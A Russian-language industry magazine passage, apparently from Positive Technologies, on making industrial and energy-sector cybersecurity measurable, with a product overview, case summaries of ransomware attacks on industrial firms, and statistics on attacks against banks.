При всем этом, учитывая важность непрерывного функционирования критически важных объектов и необходимость их защиты от кибератак и внутренних нарушителей, на предприятиях, конечно, внедряют системы кибербезопасности. Таким образом, на объекте появляется еще один специалист — безопасник, который следит за всеми событиями, происходящими в IT-инфраструктуре объекта или всего предприятия. Что интересно, делает он это в отрыве от основной деятельности промышленного объекта и не имея ни малейшего понятия, как предприятие функционирует, какие режимы работы основного оборудования или производственных линий считаются аварийными,

что такое пороговые значения мощности или частоты и что означает превышение этих значений. Причина та же самая: это не его зона ответственности и не его должностная обязанность. В итоге ни диспетчер, ни безопасник не видят картину функционирования предприятия целиком.

Ситуация складывается удручающая: системы защиты на технологическом объекте, казалось бы, внедрены, бюджеты на ИТ увеличиваются ежегодно, специалисты по ИБ следят за большим количеством событий — а кибератаки по-прежнему продолжают. Киберустойчивость предприятий и отраслей остается под большим вопросом, так как при стандартном подходе результативность обеспечения кибербезопасности невозможно измерить.

## Актуальные проблемы ИБ в промышленности



## Условия достижения результативной кибербезопасности

### Результативная кибербезопасность

### Условия

Концентрация усилий на мониторинге целевых активов и уровня безопасной настройки (харденинга) компонентов инфраструктуры



### Мониторинг



Система кибербезопасности должна защищать основные критически важные элементы энергообъекта, учитывать его пороговые эксплуатационные параметры и оперативные данные нормальных режимов

Предотвращение наступления недопустимого события с последующей программной роботизацией рутинных процедур



### Реагирование



Система кибербезопасности должна определять сценарии реализации недопустимых событий и автоматически реагировать с учетом всех данных об энергообъекте и его режимах

Постоянная инвентаризация активов и их классификация с учетом недопустимых для бизнеса событий и реальных способов развития кибератаки



### Управление активами




Система кибербезопасности должна иметь актуальную информацию об энергообъекте, представленную в том же формате, что и данные от систем технологического управления и защиты

## Критерии получения измеримого результата безопасности

На наш взгляд, системы кибербезопасности на технологическом объекте должны уметь следующее:

- ▶ в части мониторинга — знать основные важные элементы объекта и его пороговые эксплуатационные параметры. Кроме того, система должна отличать нормальный режим работы предприятия от аварийного;
- ▶ в части реагирования — понимать сценарии реализации недопустимых событий для технологий и основного бизнеса компании и реагировать с учетом этих данных, а не только учитывать данные из IT-инфраструктуры, от ОС и сетевого оборудования. Результативность кибербезопасности появляется тогда, когда есть понимание целей и когда возможна атрибуция злоумышленников. От этого зависят корректность и эффективность реагирования на атаку;

## Обеспечение взаимодействия специалистов производства и служб ИБ



- в части управления активами — не только иметь актуальную информацию об активах в IT-инфраструктуре (о количестве серверов, типах ОС, доменных политиках и др.), но и понимать, какими из этих активов управляет та или иная АСУ ТП.

## Результативная кибербезопасность в электроэнергетике

Системы кибербезопасности необходимо «увязывать» с технологическими системами управления и IT-системами. На промышленных предприятиях следует разработать процессную модель и регламенты взаимодействия специалистов по ИБ и оперативно-диспетчерского персонала. Они должны видеть единую картину, в которой коррелируются данные об инцидентах в IT-инфраструктуре, поведение основного оборудования и события с систем управления. При таком подходе можно добиться того, что недопустимые для промышленного объекта и энергосистемы события станут невозможны.


На промышленных предприятиях следует разработать процессную модель и регламенты взаимодействия специалистов по ИБ и оперативно-диспетчерского персонала

Благодаря единому портфелю продуктов для нас перестает существовать граница между технологическими и корпоративными сетями. Если требуется обеспечить сквозной процесс управления инцидентами, значит, нужно получать информацию обо всех событиях в инфраструктуре, будь то центральный офис

При работе с клиентами мы всегда придерживаемся четырех основных принципов:

- 1 возможность построения сквозных процессов управления для всей компании — от топ-менеджера до инженера по наладке и диспетчера;
- 2 единый для всей компании результат — отсутствие недопустимых событий во всей инфраструктуре и бизнес-процессах компании;
- 3 максимальная автоматизация и роботизация процессов управления безопасностью в масштабе компании;
- 4 централизация всех функций управления безопасностью.

или удаленная площадка, корпоративная или технологическая сеть. Так, весной 2022 года мы представили рынку первую комплексную платформу для защиты промышленности от киберугроз — PT Industrial Cybersecurity Suite. Она объединяет ключевые продукты Positive Technologies и их компоненты, которые размещаются в АСУ ТП и за ее пределами и отвечают за безопасность технологических систем. Компоненты обладают всей необходимой экспертизой для выявления киберугроз, специфичных для индустриального сегмента, в частности:







- ▶ Новые промышленные агенты MaxPatrol SIEM собирают информацию с узлов технологической сети, а специализированные правила нормализации и корреляции событий для популярных АСУ ТП различных производителей доступны «из коробки». Решение имеет возможность работать, помимо всего прочего, с данными прикладного ПО АСУ ТП, SCADA-систем. Это позволяет анализировать события безопасности с учетом допустимых режимов функционирования таких систем и политик доступа пользователей к функциям их управления и конфигурирования.
- ▶ Сенсоры PT ISIM, адаптированные под АСУ ТП различных вендоров, отвечают за глубокий анализ трафика технологических сетей, выявление в них аномалий и помогают осуществлять проактивный поиск угроз (threat hunting).
- ▶ Новые промышленные агенты MaxPatrol VM позволяют безопасно сканировать

технологическую сеть, проводить аудит ПО и аппаратных средств популярных зарубежных и отечественных производителей.

- ▶ Специализированные возможности PT Sandbox помогают динамически выявлять вредоносное ПО, целью которого являются технологические системы.

PT ICS эффективно обнаруживает действия злоумышленников в промышленных сегментах и обеспечивает сквозную защиту всей технологической инфраструктуры, включая сети передачи данных, конечные узлы и специализированные устройства, с учетом режимов работы промышленных объектов и специфики производственной деятельности. По сути, мы реализуем тот подход, о котором говорили выше, — сделать кибербезопасность промышленных предприятий результативной и измеримой.



# Недопус- тимые события

1

Перебои со снабжением  
топливом заправочных  
станций



2

Несанкционированное  
изменение температурного  
режима хранения продукции



3


Отключение удаленного  
доступа к управляемым  
ветряным турбинам



4

Остановка производства,  
пожар в цехе





# для промышленности: реальные примеры

## Дистрибьютор бензина Oiltanking и поставщик нефти Mabanft

Группировка вымогателей BlackCat атаковала две дочерние компании группы Marquard & Bahls. В результате атаки автоматизированные системы, используемые для наполнения резервуаров, были отключены. Поставки топлива на территории Северной Германии были прекращены.

## Агрохолдинг «Селятино»

Злоумышленники получили несанкционированный доступ к системам агрохолдинга и изменили параметры, отвечающие за поддержание температуры, с  $-24^{\circ}\text{C}$  на  $+30^{\circ}\text{C}$ . Катастрофу удалось предотвратить, однако, по оценке компании, могло быть испорчено 40 тысяч тонн замороженной рыбной и мясной продукции.

## Крупный производитель ветряных турбин Nordex

Злоумышленники, распространяющие программу-вымогатель Conti, атаковали производителя ветряных турбин. В результате атаки компании пришлось отключить все IT-системы и удаленный доступ к управляемым турбинам.

## Сталелитейная компания Khouzestan Steel Co.

В результате кибератаки компания Khouzestan Steel Co. была вынуждена остановить производство. Часть тяжелого оборудования на линии производства стальных заготовок вышла из строя, что стало причиной пожара в цехе.

# Финансовый сектор:

## есть куда расти

**МАКСИМ КОСТИКОВ**

Руководитель отдела анализа защищенности приложений Positive Technologies

По итогам 2022 года общее число инцидентов в финансовых организациях снизилось на 7% по сравнению с 2021 годом. Доля инцидентов в финансовой отрасли в последние годы в целом сокращалась и сейчас составляет около 4% всех атак на организации. Чаще всего в успешных атаках используется социальная инженерия (47%). По сравнению с другими отраслями эксплуатация уязвимостей в финансовых организациях встречается реже. Скорее всего, это связано с тем, что в целом их сетевой периметр защищен лучше, поэтому методы социальной инженерии и компрометация учетных данных оказываются более эффективны.

В каждой второй атаке используется вредоносное ПО (в одной атаке могут применяться разные его типы): в основном это загрузки (59% атак с использованием ВПО), шпионское ПО (18%), шифровальщики (18%) и банковские трояны (12%). В большинстве случаев вредоносное ПО распространяется через электронную почту.

Что касается последствий атак, финансовые организации чаще всего сталкивались с кражей конфиденциальных данных (53% инцидентов) и остановкой бизнес-процессов (41%). Непосредственные финансовые потери в результате успешной атаки происходили в 6% случаев.

Хотя финансовый сектор лучше подготовлен к атакам по сравнению с остальными сферами, в целом уровень защищенности финансовых организаций от внутреннего и внешнего злоумышленника остается недостаточно высоким. Эксперты Positive Technologies в 2021 и 2022 годах

---

В одном из банков была выявлена уязвимость, позволяющая скомпрометировать

1000

банкоматов

---

**Хотя финансовый сектор лучше подготовлен к атакам по сравнению с остальными сферами, в целом уровень защищенности финансовых организаций от внутреннего и внешнего злоумышленника остается недостаточно высоким**

проводили исследования в финансовых организациях, и в 86% случаев им удалось в рамках внешнего пентеста получить доступ в локальную сеть. Причем в половине этих компаний проникнуть во внутреннюю сеть мог даже злоумышленник, не имеющий серьезной подготовки. При проведении внутреннего пентеста экспертам во всех случаях удалось получить полный контроль над инфраструктурой, а также продемонстрировать возможность получения доступа к критически важным системам: например, в одном из банков была выявлена уязвимость, позволяющая скомпрометировать более 1000 банкоматов. Как правило, за ограниченное рамками работ время удается реализовать более 70% событий, обозначенных заказчиками как нежелательные.

### **Прогнозы: клоны онлайн-банков и атаки через интегрируемые системы**

На текущий момент мы не видим предпосылок для появления высококвалифицированных группировок, которые могут осуществлять крупные кражи со счетов. В 2022 году злоумышленники продолжали атаковать клиентов онлайн-банков, используя вредоносные программы: банковские трояны, стилеры, программы для удаленного управления. Наиболее опасные трояны позволяют полностью захватить контроль над устройством, перехватывать коды двухфакторной аутентификации и проводить транзакции с устройства, которое жертва использует на постоянной основе. Для распространения ВПО и перехвата учетных данных злоумышленники создают клоны онлайн-банков в магазинах приложений, регистрируют поддельные страницы в социальных сетях. В ближайший год стоит ожидать развития подобных атак.

В целом прослеживается тенденция внедрения безопасной разработки на всех этапах создания онлайн-банков, что влечет за собой уменьшение числа угроз из списка OWASP Top 10, — но остаются логические уязвимости, которые злоумышленники могут использовать. Эти нетривиальные атаки возможны при глубоком изучении системы и могут привести к хищению денежных средств, утечке персональных данных клиентов и отказу в обслуживании.

Кроме того, банки продолжают увеличивать число предоставляемых услуг, а значит, у злоумышленников появляется больше возможностей атаковать их через интегрируемые системы. Это влечет за собой необходимость модернизировать защиту банковских экосистем. Однако уход зарубежных вендоров, в том числе разработчиков средств ИБ, вынуждает IT-службы банков в спешке, зачастую меняя процессы на ходу, внедрять новые решения. В процессе замены обязательно будут ошибки, которые могут сказаться на защищенности компаний.

**Банки продолжают увеличивать число предоставляемых услуг, а значит, у злоумышленников появляется больше возможностей атаковать их через интегрируемые системы**

# Защи- щенность финансовой отрасли:

атаки,  
пентесты и работа  
с недопустимыми  
событиями

**ЕКАТЕРИНА КИЛЮШЕВА**

Руководитель исследовательской группы  
департамента аналитики информационной  
безопасности Positive Technologies

Банки традиционно вкладываются в свою безопасность и следуют отраслевым стандартам ИБ. Именно поэтому по сравнению с остальными компаниями их защищенность за последние годы выросла. Количество атак на финансовые учреждения снижается, и это можно объяснить тем, что для вывода денег из банка злоумышленник должен иметь очень высокую квалификацию.

Ранее кража денег напрямую у организации была главным способом получения прибыли для хакеров. Именно доступ к системам банковских переводов давал им возможность выводить на свои счета огромные суммы. Сейчас же злоумышленники выработали новые преступные схемы и стали использовать шифровальщики, что позволило существенно расширить спектр атакуемых областей: можно выбрать менее защищенную крупную компанию из любой отрасли экономики. А основным источником прибыли стало вымогательство, для которого не нужны большое мастерство и глубокие знания инфраструктуры, как в случае с финансовыми организациями.

## Меньше атак, ставка на сотрудников

Как мы писали в одной из предыдущих статей, по итогам 2022 года общее число инцидентов в финансовых организациях снизилось на 7% по сравнению с 2021 годом. Чаще всего злоумышленники использовали методы социальной инженерии (47%) и реже прибегали к эксплуатации уязвимостей. Также мы отметили, что общее число продаж доступов к корпоративным сетям банков в дарк-вебе по сравнению с 2021 годом возросло в два раза. Стоимость варьируется от 250 до 30 000 \$ в зависимости от организации и привилегий в сети, которые получает покупатель. Кроме того, злоумышленники ищут банковских сотрудников, которые готовы предоставить доступ к системам или конфиденциальную информацию.




Рисунок 1. Поиск сотрудников банка




Рисунок 2. Продажа доступа к инфраструктуре банка





Рисунок 3. Продажа банковского ВПО для компьютеров





**Кража конфиденциальных данных  
и приостановка бизнес-процессов — наиболее  
распространенные последствия атак в 2022 году**

## **Последствия атак и верификация недопустимых событий**

